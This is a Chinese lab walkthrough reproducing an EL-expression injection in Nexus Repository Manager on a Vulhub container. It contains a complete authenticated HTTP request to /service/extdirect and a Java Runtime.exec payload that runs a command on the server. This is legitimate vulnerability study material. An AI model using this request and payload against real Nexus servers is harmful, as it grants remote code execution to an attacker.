
**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问8081端口可看到web页面，该漏洞需要访问更新角色或创建角色接口，所以需要使用管理员账号密码admin/admin登录后台



**二、漏洞复现**

1、登录后台，复制当前Cookie和CSRF Token，发送如下数据包，成功执行EL表达式

POST /service/extdirect HTTP/1.1

Host: 192.168.1.3:8081

Content-Length: 223

X-Requested-With: XMLHttpRequest

X-Nexus-UI: true

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36

NX-ANTI-CSRF-TOKEN: 0.34435456726224034

Content-Type: application/json

Accept: \*/\*

Origin: http://192.168.1.3:8081

Referer: http://192.168.1.3:8081/


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: NX-ANTI-CSRF-TOKEN=0.34435456726224034; NXSESSIONID=cedf848f-d881-4b58-ac24-9e9c3ece40bc


Connection: close

{"action":"coreui\_User","method":"update","data":[{"userId":"admin","version":"2","firstName":"admin","lastName":"User","email":"admin@example.org","status":"active","roles":["nxadmin$\\B{233\*233}"]}],"type":"rpc","tid":11}



2、将表达式换为如下命令，用于创建/tmp/success文件

$\\A{''.getClass().forName('java.lang.Runtime').getMethods()[6].invoke(null).exec('touch /tmp/success')}



3、查看容器，/tmp/success文件成功创建

